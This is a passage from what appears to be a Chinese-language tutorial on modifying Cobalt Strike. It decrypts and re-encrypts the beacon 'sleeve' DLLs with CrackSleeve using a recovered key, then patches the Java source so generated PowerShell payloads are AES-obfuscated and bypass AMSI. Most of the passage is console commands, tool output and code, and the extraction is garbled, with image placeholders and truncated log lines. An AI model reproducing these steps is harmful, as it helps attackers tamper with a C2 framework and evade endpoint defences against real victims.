

经过以上分析，找到4.x版本用的密钥46，也就是16进制的2E，现在需要对sleeve下的beacon.x64.dll解密



(2) 更改解密密钥:








```
C:\Windows\System32\cmd.exe
[+] Decoding sleeve/screenshots.dll.....Done.
[+] Decoding sleeve/screenshots.x64.dll.....Done.
[+] Decoding sleeve/sleepmask.x64.o.....Done.
[+] Decoding sleeve/sleepmask.x86.o.....Done.
[+] Decoding sleeve/sleepmask_smb.x64.o.....Done.
[+] Decoding sleeve/sleepmask_smb.x86.o.....Done.
[+] Decoding sleeve/sleepmask_tcp.x64.o.....Done.
[+] Decoding sleeve/sleepmask_tcp.x86.o.....Done.
[+] Decoding sleeve/sshagent.dll.....Done.
[+] Decoding sleeve/sshagent.x64.dll.....Done.
[+] Decoding sleeve/timestomp.x64.o.....Done.
[+] Decoding sleeve/timestomp.x86.o.....Done.
[+] Decoding sleeve/uacmstp.x64.o.....Done.
[+] Decoding sleeve/uacmstp.x86.o.....Done.
[+] Decoding sleeve/uactoken.x64.o.....Done.
[+] Decoding sleeve/uactoken.x86.o.....Done.
[+] Decoding sleeve/uactoken2.x64.o.....Done.
[+] Decoding sleeve/uactoken2.x86.o.....Done.
[+] Decoding sleeve/wmiexec.x64.o.....Done.
[+] Decoding sleeve/wmiexec.x86.o.....Done.

C:\Users\Administrator\Desktop\164\CrackSleeve-master>java -classpath cobaltstrike.jar;./ CrackSleeve encode
```



进行加密

```
[+] Decoding sleeve/powershell.dll.....Done.
[+] Decoding sleeve/powershell.x64.dll.....Done.
[+] Decoding sleeve/psexec_command.x64.o.....Done.
[+] Decoding sleeve/psexec_command.x86.o.....Done.
[+] Decoding sleeve/registry.x64.o.....Done.
[+] Decoding sleeve/registry.x86.o.....Done.
[+] Decoding sleeve/sc
[+] Decoding sleeve/sc
[+] Decoding sleeve/sl
[+] Decoding sleeve/sl
[+] Decoding sleeve/sl
[+] Decoding sleeve/sl
[+] Decoding sleeve/sl
[+] Decoding sleeve/ss
[+] Decoding sleeve/ss
[+] Decoding sleeve/ti
[+] Decoding sleeve/ti
[+] Decoding sleeve/ua
[+] Decoding sleeve/ua
[+] Decoding sleeve/ua
[+] Decoding sleeve/ua
[+] Decoding sleeve/ua
[+] Decoding sleeve/ua
[+] Decoding sleeve/wmi
[+] Decoding sleeve/wmi

C:\Users\Administrator\Desktop\164\CrackSleeve-master>java -classpath cobaltstrike.jar;./ CrackSleeve encode
[+] Encoding beacon.x64.dll.....Done.

C:\Users\Administrator\Desktop\164\CrackSleeve-master>
```

会在encode目录下生成加密后的dll文件



3.3 安全工具-CS魔改二开-PowerShell混淆融入



```

9    common/ResourceUtils.java#_buildPowerShellNoHint
10
11    powershell -Command Import-Module ./AES-Encoder.ps1;Invoke-AES-Encoder -InFile
    template.x64.ps1 -OutFile x64.ps1 -Iterations 6
12
13    //String command ="powershell -Command pwd";
14    String command = "powershell -Command Import-Module ./AES-Encoder.ps1;Invoke-AES-
    Encoder -InFile template.x64.ps1 -OutFile x64.ps1 -Iterations 6"; // 这里是你要执行的命令
15    Process process = Runtime.getRuntime().exec(command);
16
17    // 读取命令输出
18    InputStream inputStream = process.getInputStream();
19    BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));
20    String line;
21    while ((line = reader.readLine()) != null) {
22        System.out.println(line);
23    }
24
25    // 等待命令执行完成
26    int exitCode = process.waitFor();
27    System.out.println("命令执行完毕, 退出码: " + exitCode);
28
29    // 关闭流
30    inputStream.close();
31    reader.close();
32
33    3、代码更改加文件覆盖
34    4、替换客户端服务端JAR运行测试

```

以64位的ps1为例。

(1) 利用前面的PowerShell:



```

1    使用之前的ps1脚本进行替换:
2    绕过AMSI+AES混淆
3    替换模版文件-resources/template.x64.ps1

```

(2) 加入代码生成混淆替换:



```


1    //String command ="powershell -Command pwd";
2    String command = "powershell -Command Import-Module ./AES-Encoder.ps1;Invoke-AES-
    Encoder -InFile template.x64.ps1 -OutFile x64.ps1 -Iterations 6"; // 这里是你要执行的命令
3    Process process = Runtime.getRuntime().exec(command);
4
5    // 读取命令输出


```

```

6   InputStream inputStream = process.getInputStream();
7   BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));
8   String line;
9   while ((line = reader.readLine()) != null) {
10      System.out.println(line);
11  }
12
13  // 等待命令执行完成
14  int exitCode = process.waitFor();
15  System.out.println("命令执行完毕, 退出码: " + exitCode);
16
17  // 关闭流
18  inputStream.close();
19  reader.close();

```





(3) 替换客户端服务端JAR运行测试:

